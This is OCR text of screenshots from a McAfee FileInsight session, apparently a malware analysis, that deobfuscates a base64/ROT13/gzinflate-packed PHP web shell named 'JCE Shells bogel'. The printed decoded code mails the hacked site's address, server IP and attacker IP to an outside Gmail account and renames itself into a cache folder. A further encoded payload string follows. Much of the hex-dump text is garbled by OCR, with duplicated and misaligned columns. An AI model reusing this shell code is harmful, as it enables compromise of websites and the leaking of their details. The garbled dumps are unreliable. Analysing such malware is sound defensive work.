00000100 DB 01 6E D9 D0 F6 5F 61 E8 BE 5F 00 99 D7 E8 E2 n - a
00000110 FB 60 72 D9 D7 FB 05 EC 1B 3E 62 FC E7 87 D8 36 ` r > b 6
00000120 D3 B5 9B E4 30 BE D8 A1 07 EF 27 B7 FD 01 0C 63 0
00000130 58 D3 4A FF FC EF DF FF 73 FB B1 FD 5 22 1E 1 J J+
00000140 E1 A9 ED 68 71 AF DF C2 8C CE 2A 41 8C 3C D4 03 I+
00000150 FB D9 7E 56 D7 C5 FF EF 3B FD BE 00 7C 2A 17 7A OK
00000160 7B C9 77 0D 83 5C EA 24 0C 26 B7 B3 4E AD 46 A0 { w
00000170 BB FE B3 2B 60 FE 77 AD 87 37 C4 CD BF 16 E8 CA Xf \ Y w
00000180 58 66 15 5C FD D8 B8 C2 79 BA FA F1 77 A8 C7 AE " n V J * >
00000190 DF E8 22 99 E8 6E C3 56 92 E8 97 4A AF 2A 3E 01 j ^ by QQ
000001A0 C7 AA A5 FC 1E B2 6A 0D D1 5E 62 79 51 51 B9 82 \ r 8 s J
000001B0 DF C3 06 5C 72 81 38 13 73 81 CB 15 9D 4A 98 EA 2 / R | ` / ^ ^
000001C0 07 32 2F 52 7C 60 D4 83 16 2F 5E 60 0E B9 F7 CF * 0 b z k
000001D0 2A DC 30 83 D9 62 D7 A6 BF 0A 7A 84 19 04 99 6B

Script is running, please wait...

ROT13 - □ X

Amount of rotation: 13 OK

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Offset 2Eh (46) Length 2256h (8790) OVR

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File Insight - Output of ROT13*

File Edit Search Plugins Windows Help

Operations Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

fb0e2a9a9c6a9a5bd081a7e281f07... x Output of Custom base64 decode* x Output of ROT13* x

00000000	3C 3F 70 68 70 20 65 76	61 6C 28 67 7A 69 6E 66	<?php eval(gzinflate(str_rot13(base64_decode('		
00000016	6C 61 74 65 28 73 74 72	5F 72 6F 74 31 33 28 62	{ : Tu		
00000020	61 73 65 36 34 5F 64 65	63 6F 64 65 28 27 E5 7D	R I L 3 { -		
00000030	7B 93 9A D8 D6 F7 DF CF	A9 3A DF C1 D3 CF 54 75	3 R Z w		
00000040	52 99 49 00 DB 4C 9C 33	C9 7B BC 81 A0 D2 2D 08	k & +		
00000050	08 33 A7 52 DC 5A 90 8B	8C 80 88 A7 CE 77 7F D7	Z u v		
00000060	DE 80 A2 AD 9D 6B A7 26	F3 A4 AA 2B 0A FB B2 F6	0D 17 CF 88 E7 FF FC FB	DF DC FB C6 B3 7F B8 71	q
00000070	5A BF 75 DD 1B B1 D7 EB	D5 FA FD DA 8E 56 EB C4	6C 27 CF 7E 78 2F 0E 44	91 BD E5 7F BB 36 F4 A5	l ' x/ D 6
00000080	0D 17 CF 88 E7 FF FC FB	CF DF FF F6 C3 C6 8D DD	EE 5D FF FB F9 F3 FF F9	CF DF FF F6 C3 C6 8D DD]
00000090	5A BF 75 DD 1B B1 D7 EB	A0 D3 0F 99 6D C0 47 D4	C4 5C A5 61 D2 78 DB 20	A0 D3 0F 99 6D C0 47 D4	\ a x m G
000000A0	0D 17 CF 88 E7 FF FC FB	41 90 07 C2 6F 57 C3 D9	EC EE FD F0 56 9C 5D FD	41 90 07 C2 6F 57 C3 D9	A oW V]
000000B0	5A BF 75 DD 1B B1 D7 EB	1B DD 76 C3 E5 D1 6D 61	30 95 06 E2 EC BD 24 B0	1B DD 76 C3 E5 D1 6D 61	v ma0 \$
000000C0	0D 17 CF 88 E7 FF FC FB	45 03 63 65 E5 D0 E2 8A	EB 0D 1A A2 63 FB 7E DC	45 03 63 65 E5 D0 E2 8A	E ce c
000000D0	5A BF 75 DD 1B B1 D7 EB	30 56 0B DB 6F FC 1E A2	B1 D1 00 57 A8 5D AC DF	30 56 0B DB 6F FC 1E A2	0V o W]
000000E0	0D 17 CF 88 E7 FF FC FB	DB 01 61 D9 D0 F6 5F 6E	E8 BE 5F 00 99 D7 E8 E2	DB 01 61 D9 D0 F6 5F 6E	a -n -o 6
000000F0	5A BF 75 DD 1B B1 D7 EB	FB 60 65 D9 D7 FB 05 EC	1B 3E 6F FC E7 87 D8 36	FB 60 65 D9 D7 FB 05 EC	'e > o p
00000100	0D 17 CF 88 E7 FF FC FB	D3 B5 9B E4 30 BE D8 A1	07 EF 27 B7 FD 01 0C 70	D3 B5 9B E4 30 BE D8 A1	0
00000110	5A BF 75 DD 1B B1 D7 EB	4B D3 57 FF FC EF DF FF	K W f H+	4B D3 57 FF FC EF DF FF	K W f H+
00000120	0D 17 CF 88 E7 FF FC FB	E1 A9 ED 75 64 AF DF C2	8C CE 2A 4E 8C 3C D4 03	E1 A9 ED 75 64 AF DF C2	ud *N <
00000130	5A BF 75 DD 1B B1 D7 EB	FB D9 7E 49 D7 C5 FF EF	3B FD BE 00 7C 2A 17 6D	FB D9 7E 49 D7 C5 FF EF	I ; * m
00000140	0D 17 CF 88 E7 FF FC FB	7B C9 6A 0D 83 5C EA 24	0C 26 B7 B3 41 AD 53 A0	7B C9 6A 0D 83 5C EA 24	{ j \ \$ & A S
00000150	5A BF 75 DD 1B B1 D7 EB	BB FE B3 2B 60 FE 6A AD	87 37 C4 CD BF 16 E8 CA	BB FE B3 2B 60 FE 6A AD	+` j 7
00000160	0D 17 CF 88 E7 FF FC FB	4B 73 15 5C FD D8 B8 C2	6C BA FA F1 6A A8 C7 AE	4B 73 15 5C FD D8 B8 C2	Ks \ l j
00000170	5A BF 75 DD 1B B1 D7 EB	DF E8 22 99 E8 61 C3 49	92 E8 97 57 AF 2A 3E 01	DF E8 22 99 E8 61 C3 49	" a I W * >
00000180	0D 17 CF 88 E7 FF FC FB	C7 AA A5 FC 1E B2 77 0D	D1 5E 6F 6C 44 44 B9 82	C7 AA A5 FC 1E B2 77 0D	w ^olDD
00000190	5A BF 75 DD 1B B1 D7 EB	DF C3 06 5C 65 81 38 13	66 81 CB 15 9D 57 98 EA	DF C3 06 5C 65 81 38 13	\e 8 f W
000001A0	0D 17 CF 88 E7 FF FC FB	07 32 2F 45 7C 60 D4 83	16 2F 5E 60 0E B9 F7 CF	07 32 2F 45 7C 60 D4 83	2/E ` / ^ ^
000001B0	5A BF 75 DD 1B B1 D7 EB	2A DC 30 83 D9 6F D7 A6	BF 0A 6D 84 19 04 99 78	2A DC 30 83 D9 6F D7 A6	* 0 o m x
000001C0	0D 17 CF 88 E7 FF FC FB				
000001D0	5A BF 75 DD 1B B1 D7 EB				

Output

Decoded 8790 bytes from offset 0x2e to 0x2283.
Added a bookmark to decoded region.

Values Bookmarks Calculator Output Scripting

Offset 16h (22) Length 0h (0) OVR

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McAfee

File Insight - Output of ROT13*

File Edit Search Plugins Windows Help

Operation Basic Compression > Compress > Decompress > aPLib Bzip2 Gzip LZ4 LZMA LZNT1 LZO PPMd QuickLZ Raw inflate XZ zlib (inflate) Zstandard

Plugins

Navigation Supported

281f07... x Output of Custom base64 decode* x Output of ROT13* x

fb0e2a

3C 3F 70 68 70 20 65 76 61 6C 28 67 7A 69 6E 66 5C 61 74 65 28 73 74 72 5F 72 6F 74 31 33 28 62 61 73 65 36 34 5F 64 65 63 6F 64 65 28 27 E5 7D 7B 93 9A D8 D6 F7 DF CF A9 3A DF C1 D3 CF 54 75 52 99 49 00 DB 4C 9C 33 C9 7B BC 81 A0 D2 2D 08 08 33 A7 52 DC 5A 90 8B 8C 80 88 A7 CE 77 7F D7 0E 80 A2 Decompress selected Deflate compressed region that does not have header and checksum (equivalent to gzinflate() in PHP language)

0D 17 CF 88 E7 FF FC FB DF DC FB C6 B3 7F B8 71 5C 27 CF 7E 78 2F 0E 44 91 BD E5 7F BB 36 F4 A5 1l ' x / D 6 EE 5D FF FB F9 F3 FF F9 CF DF FF F6 C3 C6 8D DD] C4 5C A5 61 D2 78 DB 20 A0 D3 0F 99 6D C0 47 D4 \ a x m G 41 90 07 C2 6F 57 C3 D9 EC EE FD F0 56 9C 5D FD A oW V] 1B DD 76 C3 E5 D1 6D 61 30 95 06 E2 EC BD 24 B0 v ma0 \$ 45 03 63 65 E5 D0 E2 8A EB 0D 1A A2 63 FB 7E DC E ce c 30 56 0B DB 6F FC 1E A2 B1 D1 00 57 A8 5D AC DF 0V o W] DB 01 61 D9 D0 F6 5F 6E E8 BE 5F 00 99 D7 E8 E2 a - n 6 FB 60 65 D9 D7 FB 05 EC 1B 3E 6F FC E7 87 D8 36 `e > o 6 D3 B5 9B E4 30 BE D8 A1 07 EF 27 B7 FD 01 0C 70 4B D3 57 FF FC EF DF FF 66 FB B1 FD 4 22 11 1 W] I+ 4E1 A9 ED 75 64 AF DF C2 8C CE 2A 4E 8C 3C D4 03 ud < FB D9 7E 49 D7 C5 FF EF 3B FD BE 00 7C 2A 17 6D 7B C9 6A 0D 83 5C EA 24 0C 26 B7 B3 41 AD 53 A0 { j \ \$ & A S BB FE B3 2B 60 FE 6A AD 87 37 C4 CD BF 16 E8 CA +` j 7 4B 73 15 5C FD D8 B8 C2 6C BA FA F1 6A A8 C7 AE Ks \ 1 j DF E8 22 99 E8 61 C3 49 92 E8 97 57 AF 2A 3E 01 " a I W * > C7 AA A5 FC 1E B2 77 0D D1 5E 6F 6C 44 44 B9 82 w ^olDD DF C3 06 5C 65 81 38 13 66 81 CB 15 9D 57 98 EA \e 8 f W 07 32 2F 45 7C 60 D4 83 16 2F 5E 60 0E B9 F7 CF 2/E | ` / ^ ^ * 0 o m x 2A DC 30 83 D9 6F D7 A6 BF 0A 6D 84 19 04 99 78

Script is running, please wait...

Navigation Structures Decode

Bookmarks

0x2e 0x2e

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Offset 2Eh (46) Length 2256h (8790) OVR

4:34 PM 8/7/2021

McAfee

File Insight - Output of Raw inflate*

File Edit Search Plugins Windows Help

Operations Plugins

Navigation fb0e2a9a9c6a9a5bd081a7e281f07... x Output of Custom base64 decode* x Output of ROT13* x Output of Raw inflate* x

Supported for HTML, OLE2, PE and Flash.

00000000	3C 3F 70 68 70 20 65 76 61 6C 28 67 7A 69 6E 66 <?php eval(gzinf
00000010	6C 61 74 65 28 73 74 72 5F 72 6F 74 31 33 28 62 late(str_rot13(b
00000020	61 73 65 36 34 5F 64 65 63 6F 64 65 28 27 65 72 ase64_decode('er
00000030	72 6F 72 5F 72 65 70 6F 72 74 69 6E 67 28 30 29 ror_reporting(0)
00000040	3B 0D 0A 69 66 20 28 21 69 73 73 65 74 28 24 5F ; if (!isset(\$_
00000050	53 45 53 53 49 4F 4E 5B 27 62 61 6A 61 6B 27 5D SESSION['bajak'])
00000060	29 29 09 7B 0D 0A 24 76 69 73 69 74 63 6F 75 6E) { \$visitcoun
00000070	74 20 3D 20 30 3B 0D 0A 24 77 65 62 20 3D 20 24 t = 0; \$web = \$
00000080	5F 53 45 52 56 45 52 5B 22 48 54 54 50 5F 48 4F _SERVER["HTTP_HO
00000090	53 54 22 5D 3B 0D 0A 24 69 6E 6A 20 3D 20 24 5F ST"]; \$inj = \$
000000A0	53 45 52 56 45 52 5B 22 52 45 51 55 45 53 54 5F SERVER["REQUEST_
000000B0	55 52 49 22 5D 3B 0D 0A 24 62 6F 64 79 20 3D 20 URI"] ; \$body =
000000C0	22 4A 43 45 20 53 68 65 6C 6C 73 20 62 6F 67 65 "JCE Shells boge
000000D0	6C 20 5C 6E 24 77 65 62 24 69 6E 6A 22 3B 0D 0A 1 \n\$web\$inj";
000000E0	24 73 61 66 65 6D 30 64 65 20 3D 20 40 69 6E 69 \$safemode = @ini
000000F0	5F 67 65 74 28 27 73 61 66 65 6F 64 65 27 _get('safe_mode')
00000100	29 3B 0D 0A 69 66 20 28 21 24 73 61 66 65 6D 30); if (!\$safemode) { \$security=
00000110	64 65 29 20 7B 24 73 65 63 75 22 53 41 46 45 5F 4D 4F "SAFE_MODE = OFF
00000120	22 3B 7D 0D 0A 65 6C 73 65 20 7B 24 73 65 63 75 22 69 74 79 3D 20 22 53 41 46 45 5F 4D 4F 44 45 " ; else { \$secu
00000130	20 3D 20 4F 4E 22 3B 7D 3B 0D 0A 24 73 65 72 70 rity= "SAFE_MODE
00000140	65 72 3D 67 65 74 68 6F 73 74 62 79 6E 61 6D 65 = ON"; ; \$serp
00000150	28 24 5F 53 45 52 56 45 52 5B 27 5D 29 3B 0D 0A 24 69 6E 6A er= gethostbyname
00000160	52 5F 41 44 44 52 27 5D (\$_SERVER['SERVE
00000170	65 6B 74 6F 72 20 3D 20 67 65 74 68 6F 73 74 62 R_ADDR']); \$inj
00000180	79 6E 61 6D 65 28 24 5F 53 45 52 56 45 52 5B 27 ektor = gethostb
00000190	52 45 4D 4F 54 45 5F 41 44 44 52 27 5D 29 3B 0D yname(\$_SERVER['
000001A0	0A 6D 61 69 6C 28 22 73 65 74 6F 72 61 6E 34 30 REMOTE_ADDR']); mail("setoran40
000001B0	34 40 67 6D 61 69 6C 2E 63 6F 6D 22 2C 20 22 24 4@gmail.com", "\$
000001C0	
000001D0	

Output

Decompressed 8790 bytes from offset 0x2e to 0x2283.
Added a bookmark to decompressed region.

Values Bookmarks Calculator Output Scripting

Offset 0h (0) Length 0h (0) OVR

4:34 PM 8/7/2021

McAfee



Script is running, please wait..

File Insight - New file 0*

File Edit Search Plugins Windows Help

New Open Close Save View as Hex View as Text

Enter a URL here

Use Internet Explorer Proxy

Enter your proxy as [Server:Port] here

Navigation

Supported for HTML, OLE2, PE and Flash.

fb0e2a9a9c6a9a5bd081a7e281f07... x Output of Custom base64 decode* x Output of ROT13* x Output of Raw inflate* x New file 0* x

```
error_reporting(0);
if (!isset($_SESSION['bajak'])) {
    $visitcount = 0;
    $web = $_SERVER["HTTP_HOST"];
    $inj = $_SERVER["REQUEST_URI"];
    $body = "JCE Shells bogel \n$web$inj";
    $safemode = @ini_get('safe_mode');
    if (!$safemode) {$security= "SAFE_MODE = OFF";}
    else {$security= "SAFE_MODE = ON";}
    $server= gethostbyname($_SERVER['SERVER_ADDR']);
    $injektor = gethostbyname($_SERVER['REMOTE_ADDR']);
    mail("setoran404@gmail.com", "$body", "Hasil Bajakan http://$web$inj\n$security\nIP Server = $server\n IP Injector= $injektor");
    $_SESSION['bajak'] = 0;
}
else {$_SESSION['bajak']++;}
if(isset($_GET['clone'])){
    $source = $_SERVER['SCRIPT_FILENAME'];
    $desti = $_SERVER['DOCUMENT_ROOT']."/cache/bogel.php";
    rename($source, $desti);
}
$safemode = @ini_get('safe_mode');
if (!$safemode) {$security= "SAFE_MODE : OFF bogel @ irc.blackunix.us";}
else {$security= "SAFE_MODE : ON bogel @ irc.blackunix.us";}
echo "<title>bogel - exploit</title><br>";
echo "<font size=3 color=#FFF5EE>Ketika Sahabat Jadi Bangsat !<br>";
echo "<font size=3 color=#FFF5EE>Server : irc.blackunix.us 7000<br>";
echo "<font size=3 color=#FFF5EE>Status : sCanneR ON<br><br>";
echo "<font size=2 color=#FF0000><br> Security </br><br>".
```

The PHP code is deobfuscated

Navigation Structures Decode

Bookmarks

Output

Copied 30535 bytes from offset 0x2e to 0x7774 to new tab 'New file 0'.


Values Bookmarks Calculator Output Scripting

Press F1 for help

Ln 3 Col 16 Len 0 INS

4:35 PM 8/7/2021

McAfee



File Insight - New file 0*

File Home Edit Search Plugins Windows Help

Operations Basic Compression Crypto Encoding Plugins

M McAfee™

Navigation Supported file

Basic Compression Crypto Encoding Plugins

Misc

- Emulate code
- File comparison
- Hash values
- Send to (CLI)**
- Send to (GUI)

a9a5bd081a7e281f07... x Output of Custom base64 decode* x Output of ROT13* x Output of Raw inflate* x New file 0* x

```
?php print(gzinflate(str_rot13(base64_decode('5X17k5rY1vffz6k638HTz0doRZ1WANTZnDPJe7yBoNItCAgzp0XcTZCLjICIp85qf9fegKKtnXinJvOkqisK+7L2Tb9o3Rux1+vV+v3ajknrxA0Xz4jr //nP3//2w8aN3cRcpW7Sa9sgoNMPmXrAVNROkAfCYkrD2ezu/fBJnF39G91pw+XRem4wlQbi7L0ksFIDcHL10OKK6w0aonD7ftwwSQvbYvweorHRAEeqoXazf2wFu2dD2X2Hov18Amdfo4vtgctnX+wXsGz5i/OeH2 eGuGp7WhxE Send selected region (the whole file if not selected) to other CLI program and show output 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 